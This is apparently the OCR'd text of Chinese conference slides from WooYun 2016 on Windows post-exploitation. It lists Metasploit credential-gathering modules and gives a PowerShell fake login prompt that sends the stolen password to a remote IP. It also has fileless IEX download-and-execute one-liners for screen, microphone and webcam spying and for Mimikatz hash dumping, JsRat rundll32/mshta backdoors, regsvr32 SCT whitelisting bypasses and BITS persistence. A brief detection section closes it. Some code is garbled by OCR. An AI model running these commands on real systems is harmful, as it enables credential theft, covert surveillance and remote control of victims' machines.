run post/windows/gather/credentials/outlook                   run post/windows/gather/enum_domains                             run post/windows/gather/screen_spy
run post/windows/gather/credentials/razer_synapse             run post/windows/gather/enum_emet                                run post/windows/gather/smart_hashdump
run post/windows/gather/credentials/razorsql                  run post/windows/gather/enum_files                               run post/windows/gather/tcpnetstat
run post/windows/gather/credentials/rdc_manager_creds         run post/windows/gather/enum_hostfile                            run post/windows/gather/usb_history
run post/windows/gather/credentials/skype                     run post/windows/gather/enum_ie                                  run post/windows/gather/win_privs
run post/windows/gather/credentials/smartermail               run post/windows/gather/enum_logged_on_users                     run post/windows/gather/wmic_command
run post/windows/gather/credentials/smartftp                  run post/windows/gather/enum_ms_product_keys                     run post/windows/gather/word_unc_injector
run post/windows/gather/credentials/sso                       run post/windows/gather/enum_muicache
run post/windows/gather/credentials/steam                     run post/windows/gather/enum_patches
meterpreter > run post/windows/gather/
```

# GetPass Tips

通过脚本弹出认证窗口，让用户输入账号密码，由此得到用户的明文密码。

powershell脚本如下：

```
$cred = host.ui.promptforcredential('Failed Authentication','',[Environment]::UserDomainName + "\" +
$[Environment]::UserName,[Environment]::UserDomainName);[System.Net.ServicePointManager]::ServerCert
$ificateValidationCallback = {true}; wc = new-object net.webclient; wc.Headers.Add("User-
$Agent","Wget/1.9+cvs-stable (Red Hat modified)"); wc.Proxy =
$[System.Net.WebRequest]::DefaultWebProxy; wc.Proxy.Credentials =
$[System.Net.CredentialCache]::DefaultNetworkCredentials; wc.credentials = new-object
$system.net.networkcredential(cred.username, cred.getnetworkcredential().password, ''); result =
$wc.downloadstring('https://172.16.102.163');
```


From:https://github.com/Ridter/Pentest/blob/master/note/Powershell_MSFCapture.md

# GetPass Tips

MSF模块

post/windows/gather/phish_windows_credentials

```
meterpreter > run  post/windows/gather/phish_windows_credentials

[+] PowerShell is installed.
[*] Starting the popup script. Waiting on the user to fill in his credentials...
[+]

[+] UserName                Domain                  Password
--------                    ------                  --------
evi1cg                      WIN7                    1
```

# 更多参考

...

**Installed Programs**

- Startup Items

**Installed Services**

- Security Services
- File/Printer Shares
- DatabaseServers
- Certificate Authority

**Sensitive Data**

- Key-logging
- Screen capture
- Network traffic capture

**User Information**

**System Configuration**

- Password Policy
- Security Policies
- Configured Wireless Networks and Keys

# 新的攻击方法

...

# 无文件姿势之(一)-Powershell

**屏幕监控：**

```
powershell -nop -exec bypass -c “IEX (New-Object Net.WebClient).DownloadString(‘http://evi1cg.me/powershell/Show-TargetScreen.ps1’); Show-TargetScreen”
```

**录音：**

```
powershell -nop -exec bypass -c “IEX (New-Object Net.WebClient).DownloadString(‘https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Exfiltration/Get-MicrophoneAudio.ps1’);Get-MicrophoneAudio -Path $env:TEMP\secret.wav -Length 10 -Alias ‘SECRET’”
```

**摄像头监控：**

```
powershell -nop -exec bypass -c “IEX (New-Object Net.WebClient).DownloadString(‘https://raw.githubusercontent.com/xorrior/RandomPS-Scripts/master/MiniEye.ps1’); Capture-MiniEye -RecordTime 2 -Path $env:temp\hack.avi” -Path $env:temp\hack.avi”
```

**抓Hash:**

```
powershell IEX (New-Object Net.WebClient).DownloadString(‘https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Get-PassHashes.ps1’);Get-PassHashes
```


**抓明文：**

```
powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz
```

# 无文件姿势之(一)-Powershell

...

## Empire:




## Metasploit:

```
Powershell Commands
===================

    Command             Description
    -------             -----------
    powershell_execute  Execute a Powershell command string
    powershell_import   Import a PS1 script or .NET Assembly DLL
    powershell_shell    Create an interactive Powershell prompt

meterpreter >
```

# 无文件姿势之(二)- js

...

**JsRat:**

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.
5.1");h.Open("GET","http://127.0.0.1:8081/connect",false);try{h.S
end();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WSc
ript.Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}
```

From:

《JavaScript Backdoor》 http://drops.wooyun.org/tips/11764

《JavaScript Phishing》 http://drops.wooyun.org/tips/12386

# 无文件姿势之(三)- mshta

...

**启动JsRat：**

```
Mshta javascript:"\..\mshtml,RunHTMLApplication
";document.write();h=new%20ActiveXObject("WinHttp
.WinHttpRequest.5.1");h.Open("GET","http://192.16
8.2.101:9998/connect",false);try{h.Send();b=h.Res
ponseText;eval(b);}catch(e){new%20ActiveXObject("
WScript.Shell").Run("cmd /c taskkill /f /im
mshta.exe",0,true);}
```

# 无文件姿势之(四)- sct

...

**SCT：**

```
regsvr32 /u /s
/i:http://urlto/calc.sct scrobj.dll
```

Calc.sct

```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="ShortJSRAT"
    classid="{10001111-0000-0000-0000-0000FEEDACDC}" >
    <!-- Learn from Casey Smith @subTee -->
    <script language="JScript">
        <![CDATA[
        rat="calc.exe";
        new ActiveXObject("WScript.Shell").Run(rat,0,true);
        ]]>
</script>
</registration>
</scriptlet>
```

From:

《 Use SCT to Bypass Application Whitelisting Protection 》 http://drops.wooyun.org/tips/15124

# 无文件姿势之(五) - wsc

...

**Wsc:**

```
rundll32.exe
javascript:"\..\mshtml,RunHTMLApplic
ation
";document.write();GetObject("script
:http://urlto/calc.wsc")
```


Calc.wsc


```
<?xml version="1.0"?>
<package>
<component id="testCalc">
<script language="JScript">
<![CDATA[
var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
]]>
</script>
</component>
</package>
```

From:

《WSC、JSRAT and WMI Backdoor》http://drops.wooyun.org/tips/15575

# Demo Time





# 挖一个密道
# Persistence

# 常见方法


...

- ✓启动项
- ✓注册表
- ✓wmi
- ✓at
- ✓schtasks
- ✓利用已有的第三方服务


# 新方法


**Bitsadmin:**

- 需要获得管理员权限
- 可开机自启动、间隔启动
- 适用于Win7 、Win8、Server 2008及以上操作系统
- 可绕过Autoruns对启动项的检测
- 已提交至MSRC(Microsoft Security Response Center)



# Demo Time





# 我来抓住你
# Detection and Mitigations

# Detection and Mitigations


- bitsadmin /list /allusers /verbose
- Stop Background Intelligent Transfer Service

```
C:\Windows\system32>bitsadmin /list /allusers /verbose

BITSADMIN version 3.0 [ 7.7.9600 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions
 of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cm
dlets.

GUID: {BEBE0489-62A3-4195-BD1F-DD2EF55E6547} DISPLAY: 'backdoor'
TYPE: DOWNLOAD STATE: TRANSFERRED OWNER: a\aa
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 312832 / 312832
CREATION TIME: 2016/6/20 11:31:26 MODIFICATION TIME: 2016/6/20 11:31:27
COMPLETION TIME: 2016/6/20 11:31:27 ACL FLAGS:
NOTIFY INTERFACE: UNREGISTERED NOTIFICATION FLAGS: 3
RETRY DELAY: 600 NO PROGRESS TIMEOUT: 1209600 ERROR COUNT: 0
PROXY USAGE: PRECONFIG PROXY LIST: NULL PROXY BYPASS LIST: NULL
DESCRIPTION:
JOB FILES:
        312832 / 312832 WORKING C:\Windows\system32\cmd.exe -> C:\Users\aa\AppDa
ta\Local\Temp\cmd.exe
NOTIFICATION COMMAND LINE: 'regsvr32.exe' '/u /s /i:https://raw.githubuserconten
t.com/3gstudent/SCTPersistence/master/calc.sct scrobj.dll'
owner MIC integrity level: HIGH
owner elevated ?           true

Peercaching flags
        Enable download from peers      :false
        Enable serving to peers         :false

CUSTOM HEADERS: NULL

Listed 1 job(s).
```

```
C:\Windows\system32>bitsadmin /list /allusers /verbose

BITSADMIN version 3.0 [ 7.7.9600 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions
 of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cm
dlets.

GUID: {BEBE0489-62A3-4195-BD1F-DD2EF55E6547} DISPLAY: 'backdoor'
TYPE: DOWNLOAD STATE: TRANSFERRED OWNER: a\aa
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 312832 / 312832
CREATION TIME: 2016/6/20 11:31:26 MODIFICATION TIME: 2016/6/20 11:31:27
COMPLETION TIME: 2016/6/20 11:31:27 ACL FLAGS:
NOTIFY INTERFACE: UNREGISTERED NOTIFICATION FLAGS: 3
RETRY DELAY: 600 NO PROGRESS TIMEOUT: 1209600 ERROR COUNT: 0
PROXY USAGE: PRECONFIG PROXY LIST: NULL PROXY BYPASS LIST: NULL
DESCRIPTION:
JOB FILES:
        312832 / 312832 WORKING C:\Windows\system32\cmd.exe -> C:\Users\aa\AppDa
ta\Local\Temp\cmd.exe
NOTIFICATION COMMAND LINE: 'regsvr32.exe' '/u /s /i:https://raw.githubuserconten
t.com/3gstudent/SCTPersistence/master/calc.sct scrobj.dll'
owner MIC integrity level: HIGH
owner elevated ?           true

Peercaching flags
        Enable download from peers      :false
        Enable serving to peers         :false

CUSTOM HEADERS: NULL

Listed 1 job(s).
```

# 关注drops

...



# Special thanks to

...


Casey Smith @subTee

# Reference


1、Shell is Only the Beginning quote from Carlos Perez’s Blog

http://www.darkoperator.com/

2、 Matt Graeber’s idea quote from

https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor.pdf

# Q & A



# THANKS

乌云 WooYun

乌云白帽大会 · 2016
不插电